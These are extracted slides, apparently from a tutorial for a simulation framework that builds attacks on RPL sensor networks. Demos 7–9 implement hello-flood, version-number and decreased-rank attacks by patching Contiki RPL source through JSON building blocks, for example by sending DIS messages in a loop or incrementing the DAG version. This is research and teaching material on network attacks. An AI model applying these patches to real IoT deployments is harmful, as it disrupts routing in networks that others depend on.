 - 1) Edit `building-blocks.json`
 - 2) Start the framework
 - 3) Type “prepare test”
 - 4) **Edit `test.json`**
 - 5) Type “make_all test”
 - 6) Type “run_all test”
 - 7) Verify the results with the report
- Output :
 - ✓ New BB `hello-flood`



```
29  "number-notes": 10,
30  "target": "z1",
31  "duration": 120,
32  "wsn-generation-algorithm": "quadrants"
33  },
34  },
35  "test": {
36    "simulation": {
37      "title": "Test simulation",
38      "goal": "Create a new simulation",
39      "root": "echo"
40    },
41    "malicious": {
42      "type": "sensor",
43      "building-blocks": [
44        "hello-flood"
45      ]
46    }
47  }
48 }
```

Building attacks > Demo 7 : Implement *Flooding*


- Start : Vagrant box

- Actions :


- 1) Edit building-blocks.json
- 2) Start the framework
- 3) Type “prepare test”
- 4) Edit test.json
- 5) Type “make_all test”
- 6) Type “run_all test”
- 7) **Verify the results with the report**

- Output :

✓ New BB hello-flood



Building attacks > Demo 7 : Implement *Flooding*



Building attacks > Demo 8 : Implement *Version Number*

- Attack :


- At DIO reception, send a DIO with higher version
- Causes root to rebuild the DODAG
- Causes sensors to initiate a global repair

- Decompose :

- Only 1 BB required : increased version


- Identify :

- `rpl-icmp6.c` handles DAG version



Building attacks > Demo 8 : Implement Version Number


- Start : Vagrant box
- Actions :
 - 1) Edit `building-blocks.json`
 - 2) Start the framework
 - 3) Type “prepare test”
 - 4) Edit `test.json`
 - 5) Type “make_all test”
 - 6) Type “run_all test”
 - 7) Verify the results with the report
- Output :
 - ✓ New BB `increased-version`



```
21 {
22 {
23 {
24   "hello-flood": {
25     "RPL_CONF_DIS_INTERVAL": 0,
26     "RPL_CONF_DIS_START_DELAY": 0,
27     "rpl-timers.c": ["next_dis++;", "next_dis++; int i=0; while (i<20) {i++;
28       dis_output(NULL);}"]
29   },
30   "increased-version": {
31     "rpl-icmp6.c": ["dag->version;", "dag->version++;"]
32   },
33   "decreased-rank": {
34     "RPL_CONF_MIN_HOPRANKINC": 0,
35     "rpl-private.h": [
36       ["#define RPL_MAX_RANKINC", "(7 * RPL_MIN_HOPRANKINC)", "#define
37       RPL_MAX_RANKINC 0"],
38       ["#define INFINITE_RANK", "0xffff", "#define INFINITE_RANK 256"]
39     ],
40     "rpl-timers.c": ["rpl_recalculate_ranks();", null]
41   }
42 }
43 }
```

Building attacks > Demo 8 : Implement *Version Number*

- Start : Vagrant box
- Actions :
 - 1) Edit `building-blocks.json`
 - 2) Start the framework
 - 3) Type “prepare test”
 - 4) **Edit `test.json`**
 - 5) Type “make_all test”
 - 6) Type “run_all test”
 - 7) Verify the results with the report
- Output :
 - ✓ New BB `increased-version`



```
29  "number-notes": 10,
30  "target": "z1",
31  "duration": 120,
32  "wsn-generation-algorithm": "quadrants"
33  },
34  },
35  "test": {
36    "simulation": {
37      "title": "Test simulation",
38      "goal": "Create a new simulation",
39      "root": "echo"
40    },
41    "malicious": {
42      "type": "sensor",
43      "building-blocks": [
44        "increased-version"
45      ]
46    }
47  }
48 }
```

Building attacks > Demo 8 : Implement Version Number


- Start : Vagrant box

- Actions :


- 1) Edit building-blocks.json
- 2) Start the framework
- 3) Type “prepare test”
- 4) Edit test.json
- 5) Type “make_all test”
- 6) Type “run_all test”
- 7) **Verify the results with the report**

- Output :

- ✓ New BB increased-version



Building attacks > Demo 8 : Implement *Version Number*



Building attacks > Demo 9 : Implement *Decreased Rank*

- Attack :


- Advertises a DIO with lower rank
- Causes the malicious mote to become root

- Decompose :

- Only 1 BB required : decreased rank

